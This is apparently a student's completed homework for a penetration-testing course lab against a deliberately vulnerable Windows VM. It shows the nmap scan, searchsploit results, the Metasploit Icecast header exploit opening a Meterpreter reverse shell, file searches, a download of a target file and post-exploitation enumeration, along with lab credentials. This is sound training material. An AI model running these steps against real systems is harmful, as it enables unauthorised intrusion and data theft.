Homework: Penetration Test Engagement

In this activity, you will play the role of an independent penetration tester hired by GoodCorp Inc. to perform security tests against their CEO's workstation.

- The CEO claims to have passwords that are long and complex and therefore unhackable.

- You are tasked with gaining access to the CEO's computer and using a Meterpreter session to search for two files that contain the strings recipe and seceretfile.

- The deliverable for this engagement will be in the form of a report labeled Report.docx.

Setup

- Before you begin, we'll need to start the Icecast server to emulate the CEO's computer.
  - Log onto the DVW10 machine (credentials IEUser:Passw0rd!) and wait for the Icecast application to popup.
  - Then click Start Server.

Reminders

- A penetration tester's job is not just to gain access and find a file. Pentesters need to find all vulnerabilities, and document and report them to the client. It's quite possible that the CEO's workstation has multiple vulnerabilities.

- If a specific exploit doesn't work, that doesn't necessarily mean that the target service isn't vulnerable. It's possible that something could be wrong with the exploit script itself. Remember, not all exploit scripts are right for every situation.

Scope

- The scope of this engagement is limited to the CEO's workstation only. You are not permitted to scan any other IP addresses or exploit anything other than the CEO's IP address.

- The CEO has a busy schedule and cannot have the computer offline for an extended period of time. Therefore, denial of service and brute force attacks are prohibited.

- After you gain access to the CEO's computer, you may read and access any file, but you cannot delete them. Nor are you allowed to make any configurations changes to the computer.

- Since you've already been provided access to the network, OSINT won't be necessary.

Lab Environment

For this week's homework, please use the following VM setup:

- Attacking machine: Kali Linux root:toor
- Target machine: DVW10 IEUser:Passw0rd!

NOTE: You will need to login to the **DVW10** VM and start the icecast service prior to beginning this activity using the following procedure:

- After logging into DVW10, type "icecast" in the Cortana search box and hit **Enter**.
- The icecast application will launch.
- Click on **Start Server**.
- You are now ready to being the activity.

Deliverable

Once you complete this assignment, submit your findings in the following document:

- Report.docx


Instructions

You've been provided full access to the network and are getting ping responses from the CEO's workstation.

1. Perform a service and version scan using Nmap to determine which services are up and running:

    - Run the Nmap command that performs a service and version scan against the target.

      Answer: nmap -sV 192.168.0.20




```
Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
root@kali:~# nmap -sV 192.168.0.20
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-16 17:25 PST
Nmap scan report for 192.168.0.20
Host is up (0.019s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          SLmail smtpd 5.5.0.4433
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8000/tcp open  http          Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.00 seconds
root@kali:~# 
```

2. From the previous step, we see that the Icecast service is running. Let's start by attacking that service. Search for any Icecast exploits:

   ○ Run the SearchSploit commands to show available Icecast exploits.

      Answer: searchsploit icecast



```
root@kali:~# searchsploit icecast
--------------------------------------- ----------------------------------------
 Exploit Title                         |  Path
                                       | (/usr/share/exploitdb/)
--------------------------------------- ----------------------------------------
Icecast 1.1.x/1.3.x - Directory Traver | exploits/multiple/remote/20972.txt
Icecast 1.1.x/1.3.x - Slash File Name  | exploits/multiple/dos/20973.txt
Icecast 1.3.7/1.3.8 - 'print_client()' | exploits/windows/remote/20582.c
Icecast 1.x - AVLLib Buffer Overflow   | exploits/unix/remote/21363.c
Icecast 2.0.1 (Win32) - Remote Code Ex | exploits/windows/remote/568.c
Icecast 2.0.1 (Win32) - Remote Code Ex | exploits/windows/remote/573.c
Icecast 2.0.1 (Windows x86) - Header O | exploits/windows_x86/remote/16763.rb
Icecast 2.x - XSL Parser Multiple Vuln | exploits/multiple/remote/25238.txt
icecast server 1.3.12 - Directory Trav | exploits/linux/remote/21602.txt
--------------------------------------- ----------------------------------------
Shellcodes: No Result
root@kali:~# 
```

3. Now that we know which exploits are available to us, let's start Metasploit:

   - Run the command that starts Metasploit:

     Answer: msfconsole

4. Search for the Icecast module and load it for use.

   - Run the command to search for the Icecast module:

     Answer: search icecast

   - Run the command to use the Icecast module:

     Note: Instead of copying the entire path to the module, you can use the number in front of it.

     Answer: use exploit/windows/http/icecast_header

5. Set the RHOST to the target machine.

   - Run the command that sets the RHOST:

     Answer: set rhosts 192.168.0.20


6. Run the Icecast exploit.

   - Run the command that runs the Icecast exploit.

     Answer: run

   - Run the command that performs a search for the secretfile.txt on the target.

Answer: search -f *secretfile.txt




```
 or hosts file with syntax 'file:<path>'
   RPORT    8000               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49797) at 202
2-01-16 17:40:46 -0800

meterpreter > find -type -f *secretfile.txt
[-] Unknown command: find.
meterpreter > search -f *secretfile.txt
Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter > 
```

7. You should now have a Meterpreter session open.

   ○ Run the command to performs a search for the recipe.txt on the target:

Answer: search -f *recipe.txt




```
Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49797) at 202
2-01-16 17:40:46 -0800

meterpreter > find -type -f *secretfile.txt
[-] Unknown command: find.
meterpreter > search -f *secretfile.txt
Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter > search -f *recipe.txt
Found 1 result...
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
meterpreter >
```

- **Bonus**: Run the command that exfiltrates the recipe*.txt file:

  Answer: i changed directories to C:\Users\IEUser\Documents then ran the command **download Drinks.recipe.txt /root/Downloads**

8. You can also use Meterpreter's local exploit suggester to find possible exploits.
   - **Note:** The exploit suggester is just that: a suggestion. Keep in mind that the listed suggestions may not include all available exploits.
   - run post/multi/recon/local_exploit_suggester




```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[+] 192.168.0.20 - exploit/windows/local/ikeext_service: The target appears to b
e vulnerable.
[+] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears
 to be vulnerable.
meterpreter > 
```

Bonus

A. Run a Meterpreter post script that enumerates all logged on users.

Answer: run post/windows/gather/enum_logged_on_users




```
[-] You must specify a valid file glob to search for, e.g. >search -f *.doc
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 2

Current Logged Users
====================

 SID                                             User
 ---                                             ----
 S-1-5-21-321011808-3761883066-353627080-1000  MSEDGEWIN10\IEUser


[+] Results saved in: /root/.msf4/loot/20220116181740_default_192.168.0.20_host.
users.activ_268688.txt

Recently Logged Users
=====================

 SID                                             Profile Path
 ---                                             ------------
 S-1-5-18                                        %systemroot%\system32\config\syst
emprofile
 S-1-5-19                                        %systemroot%\ServiceProfiles\Loca
lService
 S-1-5-20                                        %systemroot%\ServiceProfiles\Netw
orkService
 S-1-5-21-321011808-3761883066-353627080-1000  C:\Users\IEUser
 S-1-5-21-321011808-3761883066-353627080-1003  C:\Users\sysadmin
 S-1-5-21-321011808-3761883066-353627080-1004  C:\Users\vagrant


meterpreter > 
```

B. Open a Meterpreter shell.

Answer: shell

C. Run the command that displays the target's computer system information:

Answer: sysinfo



```
orkService
 S-1-5-21-321011808-3761883066-353627080-1000  C:\Users\IEUser
 S-1-5-21-321011808-3761883066-353627080-1003  C:\Users\sysadmin
 S-1-5-21-321011808-3761883066-353627080-1004  C:\Users\vagrant


meterpreter > shell
Process 5152 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Icecast2 Win32>sysinfo
sysinfo
'sysinfo' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files (x86)\Icecast2 Win32>back
back
'back' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files (x86)\Icecast2 Win32>exit
exit
meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > 
```